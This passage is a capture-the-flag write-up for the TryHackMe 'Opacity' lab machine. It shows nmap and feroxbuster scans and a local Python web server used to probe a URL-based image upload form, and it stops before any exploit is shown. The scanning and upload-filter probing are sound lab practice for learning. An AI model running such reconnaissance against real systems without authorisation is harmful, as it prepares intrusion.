


IP: 10.10.113.123


Enumeration

NMAP

```
PORT    STATE SERVICE     REASON  VERSION
22/tcp  open  ssh         syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0fee2910d98e8c53e64de3670c6ebee3 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCa4rFv9bD2hlJ8EgxU6clOj6v7GMUIjfAr7fzckrKGPnvxQA3ikvRKouMMUiYThvvfM7gOORL5sicN3qHS8c
mRsLFjQVGyNL6/nb+MyfUJlUYk4WGJYXekoP5CLhwGqH/yKDXzdm1g8LR6afYw8fSehE7FM9AvXMXqvj+/WoC209pWu/s5uy31nBDYYfRP8VG3YEJq
MTBgYQIk1RD+Q6qZya1RQDnQx6qLy1jkbrgRU9mnfhizLVsqZyXuoEYdnpGn9ogXi5A0McDmJF3hh0p01+KF2/+GbKjJrGNylgYtU1/W+WAoFSPE41
VF7NSXbDRba0WIH5RmS0MDDFTy9tbKB33sG9Ct6bHbpZCFnxBi3toM3oBKYVDfbpbDJr9/zEI1R9ToU7t+RH6V0zrljb/cONTQCANYxESHWVD+zH/y
ZGO4RwDCou/ytSYCrnjZ6jHjJ9TWVkRpVjR7VAV8BnsS6egCYBOJqybxW2moY86PJLBVkd6r7x4nm19yX4AQPm8=
|   256 9542cdfc712799392d0049ad1be4cf0e (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAqe7rEbmvlsedJwYaZCIdligUJewXWs8mOjEKjVrrY/28XqW/RMZ12+4wJRL3
mTaVJ/ftI6Tu9uMbgHs21itQQ=
|   256 edfe9c94ca9c086ff25ca6cf4d3c8e5b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINQSFcnxA8EchrkX6O0RPMOjIUZyyyQT9fM4z4DdCZyA
80/tcp  open  http        syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
139/tcp open  netbios-ssn syn-ack Samba smbd 4.6.2
445/tcp open  netbios-ssn syn-ack Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 17620/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 33867/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 10499/udp): CLEAN (Failed to receive data)
|   Check 4 (port 23295/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: 0s
| nbstat: NetBIOS name: OPACITY, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| Names:
|   OPACITY<00>          Flags: <unique><active>
|   OPACITY<03>          Flags: <unique><active>
|   OPACITY<20>          Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   000000000000000000000000000000000
|   000000000000000000000000000000000
|_  00000000000000000000000000
| smb2-time:
|   date: 2023-04-10T02:03:49
|_  start_date: N/A
```

Port 80 Webserver



Navigating to the IP redirects to a login.php page. I tried several different "default" combinations, admin:admin, admin:password etc. Nothing worked. There wasnt anything useful in the source of the page either.

Directory Enumeration

Command used:

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ feroxbuster -u http://10.10.113.123 -w /opt/raft-small-words.txt -x php  -C 403,404 -o dir-enum/ferox.80.extensions
```


Output:

```
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.3
──────────────────────────┬──────────────────────
🎯 Target Url             │ http://10.10.113.123
🚀 Threads                │ 50
📖 Wordlist               │ /opt/raft-small-words.txt
💢 Status Code Filters    │ [403, 404]
💥 Timeout (secs)         │ 7
🦡 User-Agent             │ feroxbuster/2.7.3
💉 Config File            │ /etc/feroxbuster/ferox-config.toml
💾 Output File            │ dir-enum/ferox.80.extensions
💲 Extensions             │ [php]
🏁 HTTP methods           │ [GET]
🔃 Recursion Depth        │ 4
🎉 New Version Available  │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
302      GET        0l        0w        0c http://10.10.113.123/ => login.php
301      GET        9l       28w      312c http://10.10.113.123/css => http://10.10.113.123/css/
200      GET       34l       60w      848c http://10.10.113.123/login.php
302      GET        0l        0w        0c http://10.10.113.123/index.php => login.php
302      GET        0l        0w        0c http://10.10.113.123/logout.php => login.php
301      GET        9l       28w      314c http://10.10.113.123/cloud => http://10.10.113.123/cloud/
301      GET        9l       28w      321c http://10.10.113.123/cloud/images => http://10.10.113.123/cloud/images/
200      GET       25l       52w      639c http://10.10.113.123/cloud/
200      GET       25l       52w      648c http://10.10.113.123/cloud/index.php
200      GET       14l       52w      763c http://10.10.113.123/cloud/storage.php
[####################] - 8m    344080/344080  0s      found:10      errors:1362
[####################] - 7m     86020/86020   189/s   http://10.10.113.123/
[####################] - 7m     86020/86020   190/s   http://10.10.113.123/css/
[####################] - 6m     86020/86020   209/s   http://10.10.113.123/cloud/
[####################] - 6m     86020/86020   205/s   http://10.10.113.123/cloud/images/
```

Found 2 directories:

- css - Nothing useful here
- cloud - This looks interesting :DDD

/cloud directory



It seems to be some kind of file upload form. Instead of taking a file locally from your machine it asks for a URL.

Command used:


```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ python3 -m http.server 80
```

Output:


```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.113.123 - - [09/Apr/2023 22:20:33] "GET /test.png HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:22:04] "GET /test.png HTTP/1.1" 200 -
10.10.113.123 - - [09/Apr/2023 22:23:07] "GET /test.png HTTP/1.1" 200 -
```

The website DOES reach out to our machine. I used a simple QR code image as a test.

Obviously most people would try to upload PHP scripts right away(and I absolutely did lmao). But the web server WONT try to reach out for a file if the ending extension isnt an image file extension(.jpg, .png, .gif etc.)



It will display a '200 OK' if you try to upload a non image extension, but it never actually reaches out for the file and upon a successful upload you will get redirected to '/cloud/storage.php' which will have a preview of your image that you uploaded.



